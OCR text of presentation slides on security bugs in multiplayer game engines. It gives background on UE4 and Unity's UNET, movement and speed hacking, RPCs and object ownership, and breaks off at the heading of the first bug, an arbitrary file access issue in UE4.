

FINDING + EXPLOITING
BUGS IN MULTIPLAYER GAME ENGINES

# BACKGROUND

- Over a few months I found 10+ remotely exploitable bugs in 2 game engines
- I’m going to talk about 4 of these bugs (2 per engine)

# GAME ENGINES


- The term Game Engine refers to the base software on which most video games are created
- The popularity of many game engines means that lots of game share the same bugs
- Updating your game engine can be a huge pain
- Games don’t often get “security patches” after release

# GAME ENGINES

- General understanding is that two engines are the most common:
  - Unreal Engine 4 (Or UE4)
  - Unity
- If you’re a solo developer or small team, there’s a good chance you’re using Unity
- If you’re a larger team and haven’t built your own engine, you’re probably using UE4

# UNREAL ENGINE 4

- Created by Epic Games
- Named for its roots in the Unreal series
- Open source (With licensing restrictions)
- Notable games:
  - Fortnite
  - PlayerUnknown’s Battlegrounds (PUBG)



# UNITY


- Created by Unity Technologies
- Core components are closed source
- Core networking library is called UNET
- Games using UNET:
  - Countless indie releases on Steam

# UNET

- UNET is technically deprecated, but Unity Technologies has not released an alternative
- UNET still receives patches and even occasional new features
  - Encryption API was added post-deprecation
- A TON of new and existing games use UNET

# MULTIPLAYER PROTOCOLS

- The evolution of multiplayer architectures has largely focused on two things
  - Increasing performance
  - Moving trust away from the client
- These are often conflicting goals



# MULTIPLAYER PROTOCOLS

> To understand multiplayer protocols we should understand the attacks they aim to prevent

> A good example of the evolution of multiplayer protocols is the evolution of Movement Hacking

# MOVEMENT HACKING

- One of the oldest and most common types of game hack is manipulating the player's location
- In the good old days, player location was trusted to the client
  - Manipulate location client-side and we can teleport

# MOVEMENT HACKING


- To prevent this type of attack, authority over player location is trusted only to the server
- Instead, clients can make a request to move the player and the server can update their position accordingly
- This lead to a new type of attack, Speed Hacking

# SPEED HACKING

> Speed hacking was the next evolution in movement hacking where the goal is not to teleport, but to move extremely fast
> This typically works by sending a movement request excessively fast
> More requests = More speed

# SPEED HACKING

- Speed hacking is prevented by restraining movement server side
  - The server knows what is realistic movement for a given time frame and prevents anything beyond this


MULTIPLAYER PROTOCOL BASICS

# DISTRIBUTED ARCHITECTURE

- Most multiplayer protocols use some form of Distributed Architecture
  - Each system (client or server) has a copy of each “networked” object in the game world
  - Actions are performed and propagated through Remote Procedure Calls (RPCs)

# REMOTE PROCEDURE CALLS


- Remote Procedure Calls are used to call functions on a remote system as if it were local
- This simplifies things significantly for the developer
- There’s a lot of complexity that goes into this process on the back-end

# OBJECT OWNERSHIP

- Multiplayer protocols typically have some concept of ownership
- Owning an object means having the authority to issue RPCs on that object
  - Each player has ownership over their character and associated subobjects
  - Player A can issues RPCs on Character A, but not Character B

# MULTIPLAYER PROTOCOLS

- For performance, most multiplayer protocols are implemented over UDP
  - Browser games are the main exception here
- This puts extra requirements on the protocol:
  - Validate packet sender
  - Identify duplicate or out-of-order packets



BUG #1

# UE4 ARBITRARY FILE ACCESS

# UE4 URLS

